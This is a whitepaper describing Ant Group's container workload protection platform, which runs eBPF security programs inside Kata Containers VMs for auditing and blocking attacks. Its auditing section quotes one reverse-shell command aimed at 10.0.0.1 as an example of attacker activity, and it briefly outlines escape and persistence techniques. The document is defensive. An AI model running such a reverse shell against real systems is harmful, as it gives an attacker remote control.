WHITEPAPER

Ant Group's Cloud Workload Protection Platform (Ant CWPP) - Built with Kata Containers and eBPF

Ant Group is an OpenInfra Foundation Platinum Member

OpenInfra FOUNDATION

ANT GROUP

katacontainers

1. Overview

This whitepaper describes Ant Group's Cloud Workload Protection Platform (Ant CWPP), implemented using Kata Containers and eBPF technologies. The whitepaper first introduces the shortcomings of traditional CWPP solutions, then describes how Ant Group uses Kata Containers and Linux kernel eBPF technology to build a rich, stable, efficient, and secure CWPP system integrated into its internal infrastructure. Finally, the whitepaper looks forward to container security monitoring, the use of security containers, the application of eBPF in the security field, and the application of Kata as a container runtime to provide an independent kernel environment.


Kata Containers has profoundly changed the container world with its innovative use of virtualization technology to achieve strong security through isolation, paired with high performance. eBPF has changed the implementation of security solutions with its ability to flexibly and securely customize kernel functions. By combining Kata Containers with eBPF technology, Ant Group has built a CWPP system with rich security capabilities in a stable production environment, continuously promoting the advancement of container security.

2. Background

2.1 Rapidly Developing Container Security Needs

2.1.1 Container Isolation and Escape Protection

Container escape refers to an attacker breaking through the isolation boundary of a container to gain control of the host or other containers. Since containers share the host kernel, once an escape is successful, the attacker can control the entire node, or even laterally penetrate into the cluster.




Common container escape methods include:

- **Kernel vulnerability exploitation.** Since traditional containers share the kernel with the host, it is possible to escape from the container by exploiting vulnerabilities. DirtyPipe is an example to these vulnerabilities, which can overwrite the *runc* binary to break out of the container's boundaries. Some other escape methods use kernel vulnerabilities to break through Linux's namespace mechanism to access host resources.
- **Container runtime vulnerabilities.** Vulnerabilities in container runtimes can also be used for container escape. For example, CVE-2019-5736 is a *runc* vulnerability that can be exploited to rewrite the *runc* process on the host.
- **Overly large scope of container permissions.** If a container gets high system privileges, it can operate system resources and perform container escape. For example, if a container has access to the `CAP_SYS_MODULE`, it can load kernel modules into the host and perform an attack.
- **Container mounting host resources.** If sensitive file systems on the host are mounted into the container, the container can directly access host resources and perform container escape. For example, if the '/' or '/proc' directories are mounted into the container, the container can access important host files and perform malicious actions.
- **Escape through a shared network.** If a container uses the host network, it can access network services on the host and other nodes in the host's network and launch network attacks.

Container escape is one of the fatal threats in cloud-native environments, and CWPP needs to be able to defend against various container escape methods.

2.1.2 Network Micro-segmentation

In cloud-native environments, network micro-segmentation is used to control communication permissions between services with fine granularity. Network micro-segmentation is particularly important for cloud-native security because once a container is compromised (e.g., through an exploited vulnerability), an attacker will attempt lateral movement (e.g., scanning other services' vulnerable ports within the cluster). Network micro-segmentation can limit communication between services to only necessary traffic (e.g., only allowing access to port 8080 of a certain container), thereby minimizing the attack surface.



CWPP needs to be able to implement network micro-segmentation to limit the horizontal impact of any exploited vulnerability.

2.1.3 Customized ContainerSecurity Policies

In cloud-native environments, different workloads usually run in different containers, and the security requirements of these containers vary significantly. For example, some workloads provide external-facing APIs and require strict security policies, while some performance-critical workloads can only apply basic security policies to avoid affecting workload stability. Therefore, CWPP needs to support service-level, fine-grained, and dynamically adjustable security policies.


2.1.4 Rich Security Management Capabilities

CWPP not only needs to be able to audit and manage processes in containers and networks but also needs to audit and manage other security events, like file integrity protection.

File Integrity Monitoring (FIM) prevents malicious tampering or supply chain attacks by monitoring changes to critical files. Attackers can create malicious files in containers or tamper with critical system configuration files within containers to implant backdoors or elevate privileges. CWPP needs to be able to monitor file modifications to detect suspicious behavior in a timely manner.

2.2 Shortcomings of Traditional CWPP Solutions

Traditional CWPP solutions build their security capabilities on container orchestration systems with *runc* at their core.



These CWPP solutions have many disadvantages.

2.2.1 Poor Compatibility in Production Environments

Traditional CWPP implementations typically fall into two categories. One is implemented through kernel modules, and the other is implemented through eBPF technology. Both modes require various kernel versions in the production environment. As production environments tend to be more rigid, kernel versions get updated much less frequently, and over time, this can lead to severe version fragmentation.

Therefore, whether based on kernel modules or eBPF implementations, traditional CWPP solutions aren;t the most suitable for production clusters.

2.2.2 Challenges in Container Escape Protection

The analysis of container escape mechanisms in the previous section shows the wide variability of container escape methods. When setting permissions and deciding on privileges that different roles and users can have in a system, some businesses struggle with keeping the scope of these minimal. This introduces challenges when implementing CWPP. A stricter container escape defense solution can lead to false positives, while a more lenient defense solution can't provide sufficient protection.. Due to this, traditional CWPP implementations have been struggling to effectively protect against container escape.

2.2.3 Complex Policy Configuration

Whether it is a kernel module-based or eBPF-based CWPP solution, its underlying security logic is implemented in the host kernel. A bug in either the policy implementation, or the system's host kernel can cause the entire host to crash affecting all containers running on that server, which can belong to one or multiple users. This is considered a security vulnerability that needs to be addressed quickly. This makes traditional CWPP solutions less ideal to use.

2.2.4 High Complexity of Application Policy Management

To achieve container-level protection, application security policies need to be associated with the underlying containers. Since the security policies between applications can be different, the ability and accuracy of CWPP in determining policy settings is very important. Traditional CWPP solutions implement policy settings on the host level, which can lead to hundreds of container policies that need to be managed, making the overall system very error-prone. Once an error occurs, it will affect the normal operation of the business, which makes this approach in traditional CWPP solutions less than ideal.


2.2.5 High Risk of Policy Exceptions

Policy exceptions refer to behaviors that violate security policies. Compared with audit policies that only generate alerts, policy exceptions affect the system behavior. As policy decisions get evaluated, misjudgement in the applied security policies can lead to downtime or degraded service levels. Therefore, traditional CWPP solutions generally focus on monitoring and avoid implementing policy exceptions.

2.3 Technical Advantages of Kata and eBPF as CWPP Solutions

AntCWPP overcomes many shortcomings of traditional CWPP solutions by building a CWPP solution based on Kata Containers. The open source container runtime utilizes virtualization technology in its implementation, which puts containers in lightweight virtual machines and allow them to have their own kernel independent from the host. This approach brings several advantages:

- It drastically reduces the threat of container escape-type attacks. The configured permissions remain on the container level, which provides a barrier between the container and host, which limits the possibility of container escape.
- The independent kernel allows the CWPP solution to shift its scope to the virtual machine entirely. In this case the CWPP's implementation utilizes the virtual machine's kernel in the Kata Containers runtime implementation.
- The separate kernel in Kata Containers also reduces the scope of security policies to the container level. Security policies are implemented in the containers directly and they don't affect the host kernel anymore. Due to this isolation, policy exceptions can also be implemented relatively safely.



With Kata Containers AntCWPP can now rely on container isolation and remove the dependency on the host operating system. With eBPF AntCWPP will also gain flexibility in implementing security policies.

eBPF (extended Berkeley Packet Filter) is a flexible and powerful kernel technology, originally designed for efficient network packet filtering. Over time, the scope of its application has expanded significantly, and it now

plays a key role in performance monitoring, troubleshooting, security policy enforcement, network traffic analysis, and observability.

eBPF allows users to securely run custom code in the kernel without modifying kernel source code or loading new kernel modules. This is achieved by compiling eBPF programs into bytecode, which is then loaded into the kernel and rigorously verified to ensure security and stability.

Compared with traditional kernel modules, eBPF has several significant advantages:

- **Security:** eBPF programs are rigorously verified before being loaded into the kernel to ensure they do not affect system stability. This reduces the risk of kernel crashes and malicious code execution.
- **Flexibility:** eBPF allows programs to be dynamically loaded and updated during system runtime without recompiling or rebooting the kernel. This makes the development and deployment of new features faster and more convenient.
- **Low Overhead:** eBPF programs run in kernel space, providing high processing speed and low overhead, with better performance and lower latency compared to user space solutions.
- **Programmability:** eBPF supports writing complex logic to collect and analyze kernel events, achieving fine-grained system monitoring, performance optimization, and security policy enforcement.

Due to eBPF's security and flexibility, more and more CWPP solutions are now using eBPF as the underlying solution for tasks like container event collection. However, in traditional CWPP solutions, setting security policies for containers with different workloads still happens on the host level by utilizing eBPF programs in the host kernel. This is still an error prone solution when the number of containers on a node is large and their lifecycles change frequently, as it can cause policies to be loaded onto unintended containers and affect normal business operations. Ant Group's AntCWPP solution, by loading eBPF into the kernel of Kata Containers instances, not only retains the advantages of eBPF but also simplifies the content of their programs. This leads to a simpler logic to set and implement security policies, which makes it easier to maintain and operate the system in a stable and secure manner.


By combining Kata Containers' container isolation with eBPF's flexibility and security, Ant Group has built a robust and highly flexible and customizable CWPP system with rich security capabilities. This system is currently running stably in Ant Group's production environment, providing security for massive numbers of containers.

3. Capabilities and Features

3.1 Capabilities

In the AntCWPP solution, all containers use the secure Kata container runtime. Containers on the same node load security policies and collect logs through a security agent on that node. The security agent also

implements monitoring and policy execution within the containers by loading eBPF programs into the virtual machine's kernel. The overall architecture of the AntCWPP solution is shown in the figure below.




The security agent loads eBPF programs into the virtual machine kernel that hosts the pod which was created using the Kata runtime. These eBPF programs that are loaded into the kernel can be invoked in multiple ways, such as syscall, LSM, and network-related paths. The security agent delivers security policies through eBPF maps, and the eBPF programs implement corresponding monitoring and execution logic.

The AntCWPP solution combines the advantages of the Kata Containers secure container runtime and eBPF programs to implement a production-ready container security management and operations platform. This section will dive deeper into AntCWPP's capabilities and features.,

3.1.1 Protecting Against Container Escape Attacks

It is crucial to detect and defend against container escape attacks in a secure container environment, but it can be challenging in an environment that relies on *runc*. As it was discussed in the paper earlier, container escape attacks depend on vulnerabilities that exist in the kernel, along with high privileges that are granted to containers. In a *runc* environment the containers share the host kernel, which makes container escape attacks much easier to carry out.


The below diagram shows the architecture of traditional *runc* containers in comparison to using Kata Containers.



AntCWPP uses Kata as the underlying container runtime, where each container has its own kernel. Containers do not affect each other, nor do they affect the host, fundamentally blocking container escape.

3.1.2 Security Auditing

From a security perspective, events such as process creation, network connections, file system access, and critical system calls are paramount because these actions are directly linked to core aspects of network attacks.



From the perspective of security auditing, process creation is the fundamental entry point for attackers to execute malicious actions in a Linux system. Attackers often trigger attacks through sub-processes of legitimate processes, such as using cron tasks to launch hidden reverse shells (e.g., `/bin/bash -c "bash -i > /dev/tcp/10.0.0.1/4444 0>&1"`), or executing hidden malicious scripts from the `/tmp` directory via web server processes. Security auditing needs to monitor the parameters of the *execve* system call and the parent-child relationships of processes. For example, if a Java process spawns a `/bin/sh` child process, it may indicate that the web service has been exploited by an attacker to execute commands. Additionally, by combining the process's launch path (e.g., executable files loaded from `/dev/shm` or `/var/tmp`), hidden execution of cryptocurrency miners or backdoor programs can be quickly identified.

Network connection auditing capabilities are directly related to attacker communication with external actors. In Linux, attackers may download and execute attack code from malicious domains via `curl` or `wget`. Attackers can also use network capabilities for lateral movement, attacking other services within the cluster. Security auditing needs to analyze network connection metadata, such as detecting network connection requests that are not normal operational requirements, and detecting access requests to external domains.

File system access monitoring is a key defense against data tampering and sensitive file access. Attackers may modify system-level configuration files to achieve persistence and privilege escalation, such as adding scheduled tasks to `/etc/crontab` or injecting malicious dynamic libraries into `/etc/ld.so.preload` to hijack function calls. Attackers may also view sensitive files on the system, such as key files or source code files. Security auditing requires real-time File Integrity Monitoring (FIM) for sensitive file paths, for example, detecting modifications to `/etc/sudoers` can reveal changes to system user privileges, and detecting changes to `/etc/hosts` can reveal attacker domain hijacking actions.

Auditing critical system calls provides deep insight into countering low-level attacks. Attackers in Linux often use various system calls to carry out attacks, such as attaching to legitimate processes via `ptrace` for memory injection, or calling `setuid(0)` in conjunction with kernel vulnerabilities for privilege escalation. Malware also frequently calls the `memfd_create` system call to create a file in memory, and the `unshare` system call is often used to create new user namespaces to trigger kernel vulnerabilities related to the kernel's

network subsystem. By summarizing the system calls used in common attack techniques, various attacks can be comprehensively covered.

In summary, for timely detection and handling of attack behaviors in Kata Containers, it is necessary to conduct security auditing of processes, networks, file system access, and critical system calls. However, when using the Kata secure container runtime, containers run in an independent virtual machine, and the host cannot obtain process creation, network behavior, file modification behavior, and system call events from within the container. In this solution of container security capability building, based on Kata Containers and eBPF, we creatively proposed loading eBPF programs into the virtual machine belonging to the Kata container via security software on the host, thereby implementing security auditing of system events within the Kata container using eBPF.

3.1.3 Recovering from Attacks

Kata Container's security auditing feature can record suspicious system behaviors, and security engineers can use these audit records to discover potential threats. However, auditing is a post-mortem activity; usually, when a system anomaly is discovered, the anomaly has already occurred, and malicious software may already be running, or data may have been compromised or stolen. To block malicious behavior in real-time, it is necessary to be able to intercept its actions as soon as the malicious software runs. The AntCWPP solution implements the function of intercepting abnormal behaviors in Kata Containers.

Linux provides a standard framework for intercepting critical system behaviors, namely LSM. LSM stands for Linux Security Module. LSM itself does not provide security capabilities but is a general lightweight security access control framework defined in the kernel. LSM integrates different security policies into the kernel by providing a list of interfaces. These interfaces are a series of kernel hooks pre-embedded in critical kernel paths. Security modules can insert some security logic at these hooks to implement security check policies on specified kernel paths, thereby allowing or prohibiting certain operations. In addition, LSM's modular design allows system administrators to load different security modules according to operational needs to ensure high levels of system security. The Linux kernel's LSM currently supports various security solutions, including SELinux, AppArmor, SMACK, Yama, etc. In Linux kernel 4.15, LSM began supporting eBPF. User-space programs can load eBPF programs at LSM hooks to manage system behavior.

The tc layer in Linux provides filtering and interception of network packets, which can be used to control incoming and outgoing network packet filtering.

To manage and control critical system behaviors such as processes, files, and networks within Kata Containers, and to block abnormal behaviors in real-time, the AntCWPP solution loads eBPF programs on the operating system's LSM layer and the network tc layer within the Kata virtual machine. These programs block process, file, and network behaviors according to security policies customized by the security team. Typical interception behaviors include:

- the launch of known malicious processes,

- the launch of processes not on the unexpected whitelist, unexpected incoming and outgoing network access,
- modification of critical system files,
- and modification of critical kernel configurations.

3.1.4 Application-level Security Policy Management

Another highlight of the AntCWPP solution is its implementation of application-level security policy management. Application level refers to the application semantics to which the container belongs, usually with the workload running in a single namespace. Application-level security management means that on the same node, different security policies can be delivered to different Kata Containers VMs, and behaviors that violate these policies can be audited or intercepted.

eBPF-based security solutions for traditional *runc* containers can also achieve application-level security control. However, they have the following drawbacks:

- **Kernel resource contention and performance bottlenecks.** Under *runc* containers, when eBPF probes monitor system calls or network events at the kernel level, events from all containers (including the host itself) are captured through the same set of eBPF hooks. In a high-density container environment, frequent system calls can lead to competition in eBPF processing logic, causing performance degradation for both the host and containers, especially impacting latency-sensitive applications.
- **Ambiguous event tracing and policy attribution.** Under *runc* containers, eBPF at the kernel level may need to associate applications with containers, but these associations are prone to errors. This can lead to incorrect judgments of the originating container for eBPF events, resulting in incorrect associations between security events and applications, and even causing interception policies to be applied to the wrong application containers.
- **eBPF features depend on specific kernel versions.** *Runc* containers rely on the host's kernel version. If eBPF security software is to be deployed in a cluster, all kernel versions in the cluster must support the corresponding eBPF programs, which is difficult to achieve in very large clusters.

By loading eBPF programs into Kata Containers VMs, the shortcomings of *runc* can easily be overcome. From an operational semantics perspective, a Kata Containers pod typically belongs to an application and corresponds to a virtual machine. With an independent kernel, kernel resource contention and performance bottlenecks will only occur in busy containers, and will not affect other Kata Containers pods or the host. Due to Kata's independent kernel, workloads can also choose the appropriate kernel according to their own operational needs, enabling them to support eBPF kernel versions without relying on the node's kernel version. In the AntCWPP environment with Kata Containers, the security agent only needs to identify the affected container on the host node, and can directly deliver the corresponding application policy. The eBPF program only needs to focus on security functions and deliver different policies according to different workloads. This enables precise event tracing and policy execution analysis.

3.2 Key Features

3.2.1 Flexible Kernel Selection

Securing applications with access to an external network is no small challenge to start with, as the system needs to be hardened and prepared for various kinds of attacks. Most digital infrastructures grow big and complex, where software and operating system versions can get out of date and out of sync. This isn't just a challenge for normal operations, but it can also cause challenges for the security frameworks that are put in place. Kernel versions are prime examples of components that get out of date, as a sacrifice to keep the system stable.

Staying up to date with software versions has multiple advantages, including getting all the bug fixes as well as new features, including security-related ones. eBPF functions are relatively well supported in higher Linux kernel versions, so using eBPF usually has kernel version requirements. When containers share the kernel with the host machine, rolling out kernel upgrades can be more difficult as it has to take the applications' needs into consideration. With Kata Containers, every container has its own kernel, which means that the host and containers can be upgraded separately.

The AntCWPP solution keeps the kernel in the containers as up to date as possible, even if that means that it's a newer version than the host kernel at times.

3.2.2 Reducing the Attack Vector

In the Kata Containers architecture one Pod is placed inside a virtual machine, meaning each Pod will use an independent kernel. In that sense a security policy's scope is set to that Pod, and in case triggered it might affect the workload running in it without impacting other Pods or the host machine.

As discussed earlier, traditional container solutions, like *runc* containers,rely on shared kernels, which are also used to implement application-level security policies. This is an error-prone solution, which can disrupt multiple or all workloads on the host in case there is an error in executing any of these policies.

